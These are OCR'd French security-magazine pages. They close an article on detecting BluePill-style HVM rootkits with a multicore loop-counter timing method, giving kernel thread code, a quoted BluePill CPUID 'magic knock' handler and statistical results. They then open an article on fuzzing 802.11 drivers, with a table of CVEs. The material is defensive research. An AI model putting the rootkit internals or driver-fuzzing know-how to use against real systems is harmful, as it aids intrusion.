


Fig. 1 : Détection via un estimateur de type compteur

Si un rootkit est présent, la valeur de la variable incrémentée sera largement supérieure au cas sans rootkit.

Dans un premier cas (Figure 1 en haut), l'instruction s'exécute directement sur le processeur, dans un second cas (Figure 1 en bas), la virtualisation est activée et des instructions pour faire la commutation sont automatiquement ajoutées, avec en plus le code de gestion des évènements de Bluepill.

Notez que ce code doit être lancé en ring 0, car l'implémentation des threads au niveau utilisateur ne permet pas de choisir sur quel processeur doit tourner un thread. Tous les codes suivants seront disponibles sur le site web [9].

1.1.2.1 Version Linux 2.6.X

Sous Linux, l'appel de la fonction `kthread_create` permet de créer un thread noyau, de choisir sur quel processeur doit tourner le thread par `kthread_bind` et de le lancer par la fonction `wake_up_process`. Voyons un exemple.

Le thread effectuant le compteur (fonction `timepill_kthread_cpu0`) et celui effectuant l'appel de l'instruction (fonction `timepill_kthread_cpu1_noloop`) peuvent être codés de la manière suivante, avec `ktimepill_counter_t`, une structure permettant de récupérer le compteur de boucle (dans le champ `titmap`), et l'appel de l'instruction (le champ `inst`).

```
static void timepill_kthread_cpu0(void *data)
{
  int counter;
  atomic_t cc;
  unsigned long *p;
  ktimepill_counter_t *kct = (ktimepill_counter_t *)data;

  counter = 0;
  atomic_set(&cc, 0);

  if (kct == NULL)
    goto timepill_kthread_cpu0_out;

  down(&sem);
  up(&sem2);

  down(&semcount);
  counter = atomic_read(&stop_counter);
  up(&semcount);

  while (counter == 0)
    {
      atomic_inc(&cc);

      down(&semcount);
      counter = atomic_read(&stop_counter);
      up(&semcount);
    }

  p = (unsigned long *)kct->titmap;
 *p = atomic_read(&cc);

  kct->thread = NULL;
 timepill_kthread_cpu0_out:
  up(&thread0);
}
static void timepill_kthread_cpu1_noloop(void *data)
{
  ktimepill_counter_t *kct = (ktimepill_counter_t *)data;
  if (kct == NULL)
    goto timepill_kthread_cpu1_noloop_out;

  down(&semcount);
  atomic_set(&stop_counter, 0);
  up(&semcount);

  up(&sem);
  down(&sem2);

  kct->inst();

  down(&semcount);
  atomic_set(&stop_counter, 1);
  up(&semcount);

  kct->thread = NULL;
  timepill_kthread_cpu1_noloop_out:
  up(&thread1);
}
```

1.1.2.2 Version Windows Vista

Sous Windows, l'appel de la fonction `PsCreateSystemThread` permet de créer un thread noyau, `KeSetSystemAffinityThread` de choisir le processeur.

Ce driver (car nous sommes au niveau *kernel*) se contente juste de récupérer les résultats des tours de boucles pour l'instruction qu'on souhaite intercepter et de les communiquer au programme principal par `ioctl`.

Comme pour la version Linux, deux threads (fonction `thread_counter` et `thread_inst` permettent respectivement de récupérer le compteur et d'effectuer l'appel de l'instruction, avec également la structure `timepill_kern_t` qui a comme champ `map` pour sauvegarder le compteur et le champ `inst` pour l'instruction.

```
static VOID NTAPI thread_counter(PVOID Param)
{
        int stop_counter;
        ULONG cc;
        unsigned long *p;
        timepill_kern_t *tkt;

        tkt = (timepill_kern_t *)Param;
        cc = 0;

        KeSetSystemAffinityThread((KAFFINITY)0x00000001);

        KeSetEvent(tkt->myevent,
                0,
               FALSE);
```

```
        KeWaitForSingleObject(&mut,
                Executive,
                KernelMode,
                FALSE,
                NULL);
        stop_counter = tkt->counter;
        KeReleaseMutex(&mut, FALSE);

        while(stop_counter == 0)
        {
                cc++;
                KeWaitForSingleObject(&mut,
                        Executive,
                        KernelMode,
                        FALSE,
                        NULL);
                stop_counter = tkt->counter;
                KeReleaseMutex(&mut, FALSE);
        }

        p = (unsigned long *)tkt->map;
        *p = cc;

        PsTerminateSystemThread(STATUS_SUCCESS);
}
```

```
static VOID NTAPI thread_inst(PVOID Param)
{
        int i;
        ULONG eax, ebx, ecx, edx;
        timepill_kern_t *tkt;

        tkt = (timepill_kern_t *)Param;
        KeSetSystemAffinityThread((KAFFINITY)0x00000002);

        while(STATUS_TIMEOUT == KeWaitForSingleObject(tkt->myevent,
                Executive,
                KernelMode,
                FALSE,
                NULL));

                        tkt->inst();

        KeWaitForSingleObject(&mut, Executive,KernelMode,FALSE,N
ULL);
        tkt->counter = 1;
        KeReleaseMutex(&mut, FALSE);

        PsTerminateSystemThread(STATUS_SUCCESS);
}
```

2. Résultats expérimentaux

2.1 L'outil Pillbox

Pour tester les méthodes de détection, nous avons développé un outil, Pillbox, qui se décompose en deux parties :

- le client, qui se charge de faire les relevés et de les transmettre au serveur, comprend le programme chargé de récupérer les différentes mesures et de les transmettre au serveur, et un driver qui implémente la technique du compteur ;
- le serveur, qui se charge de récupérer les différentes mesures des clients, puis de l'analyser.

De même, le client comprend plusieurs modes de récupération des relevés selon le niveau de privilège. En mode utilisateur, cela est possible :

- par l'instruction RDTSC ;
- par la fonction `gettimeofday` ;
- par un serveur de temps (NTP) externe ;
- par la méthode de détection du compteur.

En mode noyau, nous utilisons la méthode de détection du compteur.

Mais, dans notre cas, nous ne nous intéresserons qu'au compteur en mode noyau, puisque c'est la seule méthode que nous pouvons considérer comme efficace, difficilement interceptable et intouchable par le rootkit [2].

Pour la représentation des résultats, nous avons utilisé trois types de graphiques pour les analyser plus rapidement :

- en abscisse, l'instruction ; en ordonnée, le temps relatif ;
- en abscisse, les temps relatifs identiques ; en ordonnée, le nombre de temps relatifs identiques ;
- en abscisse, le temps relatif ; en ordonnée, le nombre d'expériences.

Tous les tests présentés ci-dessous ont été réalisés sur un processeur AMD 64 bits disposant de la virtualisation et cadencé à plus de 2 Ghz, et d'un système d'exploitation Windows Vista.

Dans un premier temps, nous étudions une instruction (`CPUID`) que Bluepill peut intercepter et allons observer les cas avec et sans le rootkit.

2.1.1 Cas d'un système sans Bluepill

Les graphiques (Figure 2, page suivante) nous montrent que la moyenne tourne autour d'une valeur relative de 30 incrémentations de boucle, pour exécuter l'instruction. On voit également des pics dus à des commutations du système, mais qui ne gênent pas l'analyse.

2.1.2 Cas d'un système avec Bluepill

Maintenant, nous pouvons lancer Bluepill et appeler l'instruction `CPUID` (il regarde l'état des registres pour savoir s'ils ont une valeur magique, et les modifie si c'est le cas) sans




Fig. 2 : Système sans BluePill (méthode compteur)

valeurs magiques. Dans le cas contraire, il appelle simplement l'instruction `CPUID` :

```
static BOOLEAN NTAPI SvmDispatchCpuid (PCPU
Cpu,PGUEST_REGS GuestRegs,
  PNBP_TRAP Trap, BOOLEAN WillBeAlsoHandledByGuestHv)
{
[...]

Vmcb = Cpu->Svm.OriginalVmcb;

if ((Vmcb->rax & 0xffffffff) == BP_KNOCK_EAX)
{
    _KdPrint (("Magic knock received: %p\n", BP_
KNOCK_EAX));
    Vmcb->rax = BP_KNOCK_EAX_ANSWER;
}
else
{
          [...]
    fn = (ULONG32) Vmcb->rax;
    GetCpuIdInfo (fn, &(ULONG32) Vmcb->rax,
&(ULONG32) GuestRegs->rbx,
                &(ULONG32) GuestRegs->rcx,
&(ULONG32) GuestRegs->rdx);
}
}
```

Les graphiques, cette fois, permettent de discerner à l'œil nu que l'interception de l'hyperviseur entraîne une augmentation significative du temps d'exécution de l'instruction (Figure 3, page suivante). Ils mettent en exergue le fait que la moyenne est complètement décalée, puisque celle-ci est maintenant de 332. C'est-à-dire qu'avec un rootkit HVM ne faisant encore aucune action virale, mais simplement, jouant le rôle d'un hyperviseur, nous avons un temps relatif dix fois supérieur, ce qui permet de détecter très facilement la présence ou non d'un hyperviseur.

On observe toujours les mêmes comportements avec les instructions que Bluepill peut intercepter, et en particulier l'instruction `vmmcall` que l'hyperviseur doit gérer.

2.2 Modélisation statistique de la détection de BluePill

Nous considérons la valeur du compteur comme estimateur. Cette approche reste identique dans le cas d'un estimateur NTP.

Dans un premier temps, un grand nombre de mesures ont été effectuées (N = 10000). Sur les échantillons obtenus, la moyenne μ et l'écart-type σ ont été empiriquement établis.

Dans un second temps, nous avons supposé que l'estimateur était une variable aléatoire suivant une loi normale. Nous avons donc fait un test d'ajustement (test du $\chi 2$) à la loi normale, au risque a = 0.005 %.

Même si le test du $\chi 2$ n'est pas optimal (manque de puissance et caractère éventuellement subjectif de découpage en classes), il reste cependant un outil pratique et pas trop éloigné de la réalité. Des travaux futurs considéreront des ajustements plus précis à l'aide du test de Shapiro-Wilk. Nous conjecturons, sans trop prendre de risques, que nous obtiendrons des résultats identiques quant à la normalité des lois.

2.2.1 Cas sans Bluepill

Les mesures que nous avons faites montrent que l'on obtient les résultats suivants :

- moyenne observée Xobs = 26,78 ;
- écart-type s = 13.34 ;
- loi normale N (26 ; 13).

2.2.2 Cas avec Bluepill

Les mesures faites montrent que l'on obtient les résultats observés suivants :

- moyenne observée Xobs = 339,25 ;
- écart-type s = 38,26 ;
- loi normale N (339 ; 38).

2.2.3 Cas avec Bluepill pourvu d'une charge virale

Les mesures faites montrent que l'on obtient les résultats observés suivants :

- moyenne observée Xobs = 1675,60 ;
- écart-type s = 77,91 ;
- loi normale N (1675 ; 77).

Maintenant que notre modèle statistique est établi, nous allons regarder comment l'utiliser pour une détection opérationnelle

2.3 Test de détection

Les résultats de modélisation précédents montrent un comportement significativement différent selon que BluePill est actif ou non. Nous sommes alors dans la situation résumée par la figure 4, page suivante.




Fig.3 : Système avec BluePill (méthode compteur)




Fig. 4 : Modélisation statistique de la détection de BluePill

Pour détecter BluePill, il suffit alors de bâtir un test de détection fondé sur un test d'hypothèses simples. Cette approche a été définie dans [5]. Les deux hypothèses à considérer sont les suivantes :

- Hypothèse H 0 : BluePill est inactif. L'estimateur suit alors une loi normale N 0 (26 ; 13).
- Hypothèse H 1 : BluePill est actif. L'estimateur suit alors une loi normale N 1 (339 ; 38).

Les risques a (risque de fausse alarme) et β (risque de non-détection) sont fixés par l'opérateur en fonction du niveau opérationnel souhaité. Ces valeurs permettent au final de déterminer un seuil de détection qui selon la valeur prise par l'estimateur indique au risque α quelle hypothèse doit être retenue.

Cette approche se généralise aisément au cas de trois hypothèses : BluePill absent, BluePill viral ou non présent.

Conclusion

Nous voyons, bien qu'aucun malware n'est indétectable dans l'absolu [2, 5, 6] et la réciproque est valable : aucun antivirus ne peut se dire détecteur de tous les malwares. C'est un problème sans fin, mais cela n'empêche pas pour autant de rester vigilant dans des cas comme celui de Bluepill, où aucune réflexion sereine ne s'est imposée.

Car, en effet, un simple changement de vision sur la façon de mesurer le temps permet de résoudre le problème posé par les rootkits HVM. Profitant des cœurs multiples sur les derniers processeurs, la technique du compteur de boucle permet de contourner les moyens de protection mis indirectement à la disposition de ces rootkits, mais aussi de s'apercevoir que ce type de rootkit ajoute une latence significative à la mise en place de la virtualisation, et encore plus dans le cas d'un rootkit possédant une vraie charge virale, et donc ainsi pouvoir le détecter facilement, dans le cas où il n'y avait pas d'hyperviseur avant son installation.

On peut pousser plus loin le cas d'utilisation d'une nouvelle base de temps. Dans le cas de processeurs simple cœur, le GPU de la carte graphique pourrait très bien servir de compteur et ainsi offrir une solution dans cette configuration qui va progressivement disparaître.

Nous pouvons nous prémunir de ce type d'attaque par des moyens simples comme la désactivation de la virtualisation dans le BIOS, mettre un hyperviseur de protection (hyperviseur prophylactique) ou bien encore mettre une clé pour empêcher l'activation de la virtualisation.

Mais créer un tel type de rootkit nécessite de très bonnes compétences techniques [7]. De plus, la documentation est peu présente. Alors, que se passerait-il si un code comme Bluepill se retrouvait dans la nature en possédant une réelle charge virale ? Cela impacterait une grosse partie (limitée aux architectures possédant la virtualisation) du parc informatique mondial, car, à l'heure actuelle, presque aucune solution [8] n'a été mise sur le marché par les éditeurs d'antivirus, ce qui laisse très songeur. ■

Références

[1] DESNOS (Anthony) et FILIOL (Éric), « Détection opérationnelle des rootkits HVM ou quand la recherche remplace le buzz (Partie 1) », *Misc 42*.

[2] FILIOL (Éric), « *A formal model proposal for malware program stealth* », *Virus Bulletin Conference Proceedings*, Vienna, 2007.

[3] BARBOSA (Edgar), « *Detecting BluePill* », *Conference SyScan'07*, 2007.

[4] RUTKOWSKA (Joanna) & TERESHKIN (Alexander), « *IsGame Over ( ) Anyone ?* », *BlackHat Briefings 2007*, Las Vegas, 2007.

[5] FILIOL (Éric), *Techniques virales avancées*, Collection IRIS, Springer Verlag, France, 2008.

[6] FILIOL (Éric) et JOSSE (Sébastien), « *A statitical Model for undecidable viral detection* », In *Eicar 2007 Special Issue*, V. Broucek & P. Turner eds, *Journal in Computer Virology*, (3), 2, pp. 65-74, 2007.

[7] DESNOS (Anthony) et FILIOL (Éric), « *Operational Detection of HVM Rootkits (aka Bluepill-like)* », In *Proceedings of the 18th EICAR Conference*, Berlin, mai 2009, à paraître.

[8] Northsecuritylabs, *Hypersight Rootkit Detector*, **http://www.northsecuritylabs.com**

[9] **http://www.esiea-recherche.eu**

Laurent Butti
laurent.butti@orange-ftgroup.com

FUZZING 802.11

mots-clés : fuzzing / WiFi

Cet article présente la recherche de vulnérabilités dans les implémentations 802.11 par techniques de fuzzing. Nous décrirons les techniques les plus pertinentes avec mise en œuvre de plusieurs outils open source. Nous montrerons ainsi que fuzzer des implémentations 802.11 n'est vraiment pas compliqué et a permis de découvrir de très nombreuses vulnérabilités qui se sont révélées pour certaines exploitables à distance.

1. Introduction

Nous ne présenterons pas dans cet article les généralités sur le fuzzing, car un dossier a déjà été réalisé dans le numéro 39 de votre magazine préféré. De la même manière, nous invitons le lecteur à se référer à l'article [SSTIC] ou à la présentation [FUZZING] pour compléter ce qui sera présenté dans cet article.

1.1 Pourquoi le fuzzing 802.11 ?

Et pourquoi pas finalement ? Comme cela a été montré en 2006 par diverses publications sur des drivers 802.11 présentant des erreurs de programmation, il n'y a pas de raison spécifique pour qu'un driver 802.11 soit épargné par ces problématiques classiques. Rappelons-nous des divers problèmes dans les piles TCP/IP à leurs débuts. Le problème est rigoureusement le même à ceci près que, en pratique, les spécifications 802.11 sont tout de même plutôt complexes (et en particulier toutes leurs extensions sur la qualité de service, le *handover* optimisé...).

Les constructeurs de *chipsets* sont relativement nombreux et chacun développe sa propre pile 802.11 qui sera alors en charge d'analyser le contenu des paquets reçus et de gérer la machine à états 802.11. Tâche peu passionnante, mais critique s'il en est, car c'est ici que se retrouveront les fameux débordements de tampons et autres... Cela est bien entendu d'autant plus critique que ces drivers fonctionnent au niveau du noyau et ont donc des privilèges élevés.


Le fait que ce soient les drivers des constructeurs de chipset qui soient affectés est aussi très important, car cela signifie que de nombreux intégrateurs de cartes ou de points d'accès 802.11 seront impactés pour chaque driver présentant une vulnérabilité critique. Ensuite, malheureusement, tout dépendra de la « politique » de l'intégrateur afin de « bénéficier » d'un correctif du driver...

1.2 Quelques rappels sur 802.11

La machine à états 802.11 présente trois états :

- état 1 : non authentifié, non associé ;
- état 2 : authentifié, non associé ;
- état 3 : authentifié, associé.

Ces états sont relatifs à la norme 802.11 originelle. Ils définissent de manière précise quelles trames seront



Machine à états 802.11

analysées par les drivers en fonction de l'état de la connexion entre un point d'accès et un client. À noter que les extensions 802.11 peuvent rajouter d'autres états comme la dérivation des clés de chiffrement et d'intégrité dans l'implémentation des mécanismes de sécurité 802.11.

Le tableau de la page 63 présente un résumé des vulnérabilités publiques et nous permet d'apprendre les points suivants :

- 4 failles publiques sur les implémentations 802.11 dans des points d'accès commerciaux ;
- 2 failles publiques sur les implémentations EAP dans des points d'accès ;
- 4 failles publiques sur des implémentations de parsers dans des logiciels d'analyse de paquets ;
- 1 faille publique sur la pile ieee80211 de Linux ;
- 1 faille publique sur la pile 802.11 de FreeBSD ;
- le reste des failles publiques étant localisées sur les implémentations 802.11 clientes.

Nous avons fait la distinction dans le tableau entre une vulnérabilité présente dans la pile 802.11 d'un noyau (telle que icee80211 dans Linux) qui peut être partagée entre plusieurs drivers et une vulnérabilité dans la pile 802.11 d'un driver. L'impact n'est clairement pas le même en pratique !

Nous pouvons aussi résumer la difficulté de découverte parmi 21 failles publiques côté client ou parsers (dans le cas où suffisamment d'informations techniques sont disponibles) :

- 13 de ces failles sont simples à découvrir (champs faciles à fuzzer et accessibles en état 1) ;
- 2 de ces failles nécessitent un fuzzer qui monte dans les états ;
- 3 de ces failles nécessitent du fuzzing évolué sur certains champs des paramètres optionnels ;
- 3 de ces failles sont réellement difficiles à trouver grâce à des techniques de fuzzing.

Aujourd'hui, nous pouvons conclure qu'un fuzzer basique aurait découvert environ la moitié des failles publiques, qu'un fuzzer montant les états aurait permis d'arriver à en découvrir environ les 3/4 et, enfin, qu'un fuzzer évolué et qui monte les états aurait permis de découvrir près de 90% des failles publiques. Bien sûr, c'est aussi le serpent qui se mort la queue, car une bonne partie des vulnérabilités publiques ont été découvertes grâce à du fuzzing, donc le résultat est somme toute logique !

Nous nous efforcerons dans cet article de décrire la conception d'un fuzzer basique qui aurait permis de découvrir une grande majorité des failles publiques côté implémentations 802.11 clientes.

À noter qu'à ce jour peu de failles de sécurité sur les drivers de points d'accès ont été publiées. Cela n'est qu'une question de temps ! Le problème est bien évidemment équivalent aux drivers de clients à ceci près qu'il est généralement plus facile de fuzzer des implémentations serveurs (points d'accès qui répondent à des stimuli) que des implémentations clientes (qui doivent alors être instrumentées).

2. Bon cordonnier, bons outils

Il est nécessaire de disposer de matériels et de logiciel adéquats lors d'audits de sécurité, c'est d'autant plus vrai dans le domaine de l'audit d'environnements 802.11 de par la spécificité de certaines attaques qui nécessitent l'injection arbitraire de trames 802.11.

En effet, au début de l'avènement des technologies 802.11, le choix des chipsets 802.11 n'était pas très large et de nombreuses limitations au niveau des *firmwares* empêchaient l'envoi de trames arbitraires (réécriture de certains champs 802.11 par le firmware, impossibilité d'envoyer des trames de contrôle) depuis l'*userland*.

Référence CVE	Cible	Environnement	Description	Niveau de difficulté pour la découverte par fuzzing
CVE-2009-0282	Driver client	Driver Ralink (Windows et Linux)	SSID Information Element Overflow	Facile
CVE-2008-5134	Driver client	Driver Libertas (Linux)	Long SSID Information Element	Facile
CVE-2008-4441	Driver point d'accès	Driver Marvell	Marvell Driver Malformed Association Request Vulnerability	Facile
CVE-2008-4395	Wrapper	NDISWrapper	Long SSID Information Element	Facile
CVE-2008-1197	Driver point d'accès	Driver Marvell	Association Request avec un « Null SSID »	Facile
CVE-2008-1144	Driver point d'accès	Driver Marvell	Trame EAPoL-Key avec une longueur avertie incohérente	Nécessite un fuzzer qui monte les états
CVE-2007-5938	Driver client	iwlwifi (Linux)	Déréférence de pointeur NULL à cause de contenu des informations de débits supportés	Difficile
CVE-2007-5651	Authenticator EAP	Cisco IOS	Probablement un *integer overflow* sur la longueur du champ EAP	Nécessite un fuzzer qui monte les états
CVE-2007-5474	Driver point d'accès	Driver Atheros	Atheros Vendor Specific Information Element Overflow	Facile
CVE-2007-5448	Driver client	Madwifi (Linux)	*Long XRATES Information Element*	Facile
CVE-2007-4997	Stack 802.11 du noyau Linux (ieee80211)	Linux	Integer underflow sur des trames de QoS	Nécessite un fuzzer qui monte les états
CVE-2007-2927	Driver client	Driver Atheros 802.11 a/b/g (Windows)	Non spécifié	N/A
CVE-2007-2830	Driver client	Madwifi (Linux)	Division par zéro lorsque le *timestamp* d'une trame de Beacon est à zéro	Facile
CVE-2007-2829	Driver client et point d'accès	Madwifi (Linux)	Erreur dans la gestion des trames de type *Fast Frame*	Nécessite un fuzzer qui monte les états
CVE-2007-2057	Parser Aircrack-ng	Linux	Erreur dans la gestion des paquets d'authentification en secret partagé	Facile
CVE-2007-2039	Contrôleur WLAN	Cisco	Non spécifié	N/A
